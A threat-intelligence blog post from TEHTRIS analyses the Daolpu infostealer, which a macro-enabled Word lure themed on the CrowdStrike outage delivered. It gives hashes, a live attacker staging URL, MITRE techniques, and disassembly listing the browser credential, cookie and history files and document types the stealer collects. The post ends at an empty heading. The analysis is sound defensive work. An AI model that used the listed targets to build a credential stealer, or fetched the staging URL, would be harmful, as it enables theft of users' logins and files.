Daolpu Infostealer: Full analysis of the latest malware exploited post CrowdStrike outage

tehtris.com/en/blog/daolpu-infostealer-full-analysis-of-the-latest-malware-exploited-post-crowdstrike-outage/

July 25, 2024

While we all stand in unity with cyber and IT teams who have been working tirelessly to restore systems following last week's CrowdStrike patch failure, cyber criminals continue to exploit the situation by launching phishing campaigns.

Discovered on July 24th, 2024, the latest malware on the list is: **Daolpu**. A Word document containing macros that download an unidentified stealer now tracked as **Daolpu.**

Macroviruses exploit the macro scripting capabilities of office applications like Microsoft Word and Excel to embed malicious code within document files. These viruses spread rapidly through email attachments and shared documents, making them a persistent threat in various environments. This paper provides a detailed technical analysis of macrovirus evolution, infection mechanisms, and current detection and mitigation strategies. The current malware sample exploits the opportunity presented by a recent CrowdStrike outage to deliver its payload using a weaponized Word document. By leveraging this context, attackers might exploit the surge in attempts to repair the issue and the appearance of legitimacy to perform their attack. Once opened, the weaponized document downloads and executes a stealer.

TEHTRIS Threat Intel team exposes in this report the mechanisms of Daolpu Stealer in depth.

Analyst opinion

The sample lacks obfuscation and evasion techniques, likely due to the short window of opportunity created by the recent CrowdStrike outage. It is estimated that the development of this tool took less than two days, suggesting that the malware was hastily crafted specifically to exploit this temporary vulnerability. This rapid development cycle indicates a targeted approach, focusing on immediate deployment rather than long-term stealth and persistence. Consequently, the malware's straightforward design highlights its purpose-built nature for this particular attack scenario.

Samples

In the following section, we will provide a detailed examination of each malicious file involved in the attack. This analysis includes file names, hashes, sizes, and other relevant attributes.

Table 1: "New_Recovery_Tool_to_help_with_CrowdStrike_issue_impacting_Windows.docm"

Type	Value
File Type	Microsoft Word 2007+
DateTimestamp	N/A
SIZE	303K
MD5	dd2100dfa067caae416b885637adc4ef
SHA256	803727ccdf441e49096f3fd48107a5fe55c56c080f46773cd649c9e55ec1be61

Table 2: “ThisDocument.cls”

Type	Value
File Type	SCII text, with very long lines (470)
DateTimestamp	N/A
SIZE	17K
MD5	cc7c247c00295665aed802b30f1793c
SHA256	6d3f611353c7fc8aa65b48b3bc054682aad6b2d7c1321f4fb1b6ed98bb88aa9d


Table 3: “http://172.104.160.126:8099/payload2.txt”

Type	Value
File Type	PEM certificate
DateTimestamp	N/A
SIZE	1.9M
MD5	d67ea3b362d4e9b633216e85ac643d1f
SHA256	5eaf0f1c1d23f4372e24eb15ee969552c416a38dbc45e4f2b4af283e3bfb8721

Table 4: “mscorsvc.dll”

Type	Value
File Type	PE32+ executable (DLL) (GUI) x86-64, for MS Windows, 7 sections
DateTimestamp	2024-07-19 08:10:10
SIZE	1.4M
MD5	eb29329de4937b34f218665da57bcef4
SHA256	4ad9845e691dd415420e0c253ba452772495c0b971f48294b54631e79a22644a


The following schema provides a detailed illustration of the infection chain with Mitre technics associated, offering a step-by-step breakdown of how the attack unfolds to clarify the interactions and dependencies between the various components previously listed.


T1566.001 - Phishing: Spearphishing Attachment
T1204.002 - User Execution: Malicious File
T1105 - Ingress Tool Transfer
T1140 - Deobfuscate/Decode Files or Information
T1218.011 - System Binary Proxy Execution: Rundll32
New_Recovery_Tool_to_help_with_CrowdStrike_issue_impacting_Windows.docm
ThisDocument.cls
http://172.104.160.126:8099/payload2.txt
mscorsvc.dll
Malicious process execution

Code details

The script of the macrovirus has been fully extracted and can be found in appendices.

The executable has been compiled using Visual Studio 2019 (version14.39/33519) with debug symbols stripped, resulting in a Program Database (PDB) file. Despite the removal of debug symbols, the PDB file contains metadata that can be leveraged to detect the malware (c.f. the yara section).



Please confirm

The input file was linked with debug information and the symbol filename is:
"D:\c++\Mal_Cookie_x64\x64\Release\mscorsvc.pdb"
Do you want to look for this file at the specified path and the Microsoft Symbol Server?

Figure 1: HTTP request to download stage2


Techniques

The next picture details the MITRE ATT&CK techniques utilized by the malware sample and each of its components (Phishing, User Execution, Deobfuscate/Decode Files or Information, Automated Collection, Data from Local System, Ingress Tool Transfer, Non-Standard Port, Web Service, Automated Exfiltration, Exfiltration Over Web Service, Financial Theft, Phishing, User Execution, Deobfuscate/Decode Files or Information, Automated Collection, Data from Local System, Ingress Tool Transfer, NonStandard Port, Web Service, Automated Exfiltration, Exfiltration Over Web Service, Financial Theft)



Context

The next schema illustrates the STIX2 representation of the attack, providing a structured and standardized format for describing the incident. The raw JSON data is available in the appendices.




Execution

Initial execution

The initial payload is a DOCM file, spread through a phishing campaign. For the CrowdStrike fix to be relevant, it must target relatively large companies, as these organizations typically have antispam countermeasures in place that should block such threats. The attackers likely aimed at exploiting the temporary lapse in security to bypass these defenses and deliver their payload. The number of potential victims should be low.

The macro is executed by the script This Document.cls:Document_Open at the opening of the document. By default, the user must enable macro execution in word; when it's done the malicious payload is executed without additional user interaction.

The next screenshot is from the TEHTRIS sandbox, captured immediately after the infection. This image highlights the initial impact of the malware, while subsequent execution phases occur in the background. This provides an early glimpse into the malware's behavior before it fully executes its payload.



As a follow-up to the CrowdStrike Falcon agent issue impacting Windows clients and servers, Microsoft has released an ***updated*** recovery tool with ***two repair options*** to help IT admins expedite the repair process. The signed Microsoft Recovery Tool can be found in the Microsoft Download Center: https://go.microsoft.com/fwlink/?linkid=2280386. In this document, we include detailed recovery steps for Windows client, servers, and OS's hosted on Hyper-V. The two repair options are as follows:

- **Recover from WinPE** – this option produces boot media that will help facilitate the device repair.
- **Recover from safe mode** – this option produces boot media so impacted devices can boot into safe mode. The user can then login using an account with local admin privileges and run the remediation steps.

Determining which option to use

Recover from WinPE (recommended option) This option quickly and directly recovers systems and does not require local admin privileges. However, you may need to manually enter the BitLocker recovery key (if BitLocker is used on the device) and then repair impacted systems. If you use a third-party disk encryption solution, please refer to vendor guidance to determine options to recover the drive so that the remediation script can be run from WinPE.

Recover from safe mode This option may enable recovery on BitLocker-enabled devices


Figure 2: Document preview on the victim side

Sensitive data

Because the malware is a stealer, its sole goal is to collect and exfiltrate data. It focuses on gathering sensitive information from the infected system and transmitting it to the attacker's server, ensuring that the stolen data can be used for malicious purposes such as identity theft or financial fraud.

Collection


The malware automatically exfiltrates credentials from the following browsers: Mozilla Firefox, Microsoft Edge, Google Chrome, and Coc Coc Browser. The inclusion of Coc Coc Browser, which is popular in Vietnam, may indicate that the campaign specifically targets Vietnamese entities.



```
.rdata:0000000180137EC0 aDownloads:                             ; DATA XREF: sub_180001000+90↑o
.rdata:0000000180137EC0                 text "UTF-16LE", '\..\Downloads',0
.rdata:0000000180137EDC                 align 20h
.rdata:0000000180137EE0 aGoogleChromeUs db '\Google\Chrome\User Data\Local State',0
.rdata:0000000180137EE0                                         ; DATA XREF: RE_BROWER_FIND_PATH+C↑o
.rdata:0000000180137F05                 align 8
.rdata:0000000180137F08 aMicrosoftEdgeU db '\Microsoft\Edge\User Data\Local State',0
.rdata:0000000180137F08                                         ; DATA XREF: RE_BROWER_FIND_PATH+42↑o
.rdata:0000000180137F2E                 align 10h
.rdata:0000000180137F30 aCoccocBrowserU db '\CocCoc\Browser\User Data\Local State',0
.rdata:0000000180137F30                                         ; DATA XREF: RE_BROWER_FIND_PATH+79↑o
.rdata:0000000180137F56                 align 8
.rdata:0000000180137F58 aGoogleChromeUs_0 db '\Google\Chrome\User Data\Default\Login Data',0
.rdata:0000000180137F58                                         ; DATA XREF: sub_180001290+C↑o
.rdata:0000000180137F84                 align 8
.rdata:0000000180137F88 aMicrosoftEdgeU_0 db '\Microsoft\Edge\User Data\Default\Login Data',0
.rdata:0000000180137F88                                         ; DATA XREF: sub_180001290+42↑o
.rdata:0000000180137FB5                 align 8
.rdata:0000000180137FB8 aCoccocBrowserU_0 db '\CocCoc\Browser\User Data\Default\Login Data',0
.rdata:0000000180137FB8                                         ; DATA XREF: sub_180001290+79↑o
.rdata:0000000180137FE5                 align 8
.rdata:0000000180137FE8 aGoogleChromeUs_1 db '\Google\Chrome\User Data\Default\Network\Cookies',0
.rdata:0000000180137FE8                                         ; DATA XREF: sub_180001340+C↑o
.rdata:0000000180138019                 align 20h
.rdata:0000000180138020 aMozillaFirefox db '\Mozilla\Firefox\Profiles',0
.rdata:0000000180138020                                         ; DATA XREF: sub_180001340+42↑o
.rdata:000000018013803A                 align 20h
.rdata:0000000180138040 aCoccocBrowserU_1 db '\CocCoc\Browser\User Data\Default\Network\Cookies',0
.rdata:0000000180138040                                         ; DATA XREF: sub_180001340+79↑o
.rdata:0000000180138072                 align 20h
.rdata:0000000180138080 aGoogleChromeUs_2:                      ; DATA XREF: sub_1800013F0+A↑o
.rdata:0000000180138080                 text "UTF-16LE", '\Google\Chrome\User Data\Default\History',0
.rdata:00000001801380D2                 align 20h
.rdata:00000001801380E0 aGoogleChromeUs_3:                      ; DATA XREF: sub_1800013F0+44↑o
.rdata:00000001801380E0                 text "UTF-16LE", '\Google\Chrome\User Data\Default\Web Data',0
```

Figure 3: Supported Browsers


The malware also crawls the disk seeking sensitive documents, exfiltrating every file that matches the following extensions: .doc, .docx, .xls, .xlsx, .pdf, .txt, .ppt, and .pptx. By targeting these common document formats, the malware aims to gather a wide range of potentially valuable and sensitive information.



```
.rdata:00000001801384D8 aDocx:                                  ; DATA XREF: sub_1800118C0+2FF↑o
.rdata:00000001801384D8                 text "UTF-16LE", 'docx',0
.rdata:00000001801384E2                 align 8
.rdata:00000001801384E8 ; const wchar_t aXlsx
.rdata:00000001801384E8 aXlsx:                                  ; DATA XREF: sub_1800118C0+323↑o
.rdata:00000001801384E8                 text "UTF-16LE", 'xlsx',0
.rdata:00000001801384F2                 align 8
.rdata:00000001801384F8 ; const wchar_t aDoc
.rdata:00000001801384F8 aDoc:                                   ; DATA XREF: sub_1800118C0+347↑o
.rdata:00000001801384F8                 text "UTF-16LE", 'doc',0
.rdata:0000000180138500 ; const wchar_t aXls
.rdata:0000000180138500 aXls:                                   ; DATA XREF: sub_1800118C0+36B↑o
.rdata:0000000180138500                 text "UTF-16LE", 'xls',0
.rdata:0000000180138508 ; const wchar_t aPpt
.rdata:0000000180138508 aPpt:                                   ; DATA XREF: sub_1800118C0+38F↑o
.rdata:0000000180138508                 text "UTF-16LE", 'ppt',0
.rdata:0000000180138510 ; const wchar_t aPptx
.rdata:0000000180138510 aPptx:                                  ; DATA XREF: sub_1800118C0+3AF↑o
.rdata:0000000180138510                 text "UTF-16LE", 'pptx',0
.rdata:000000018013851A                 align 20h
.rdata:0000000180138520 ; const wchar_t aPdf
.rdata:0000000180138520 aPdf:                                   ; DATA XREF: sub_1800118C0+3CF↑o
.rdata:0000000180138520                 text "UTF-16LE", 'pdf',0
.rdata:0000000180138528 ; const wchar_t aTxt
.rdata:0000000180138528 aTxt:                                   ; DATA XREF: sub_1800118C0+3EF↑o
.rdata:0000000180138528                 text "UTF-16LE", 'txt',0
```

Credential

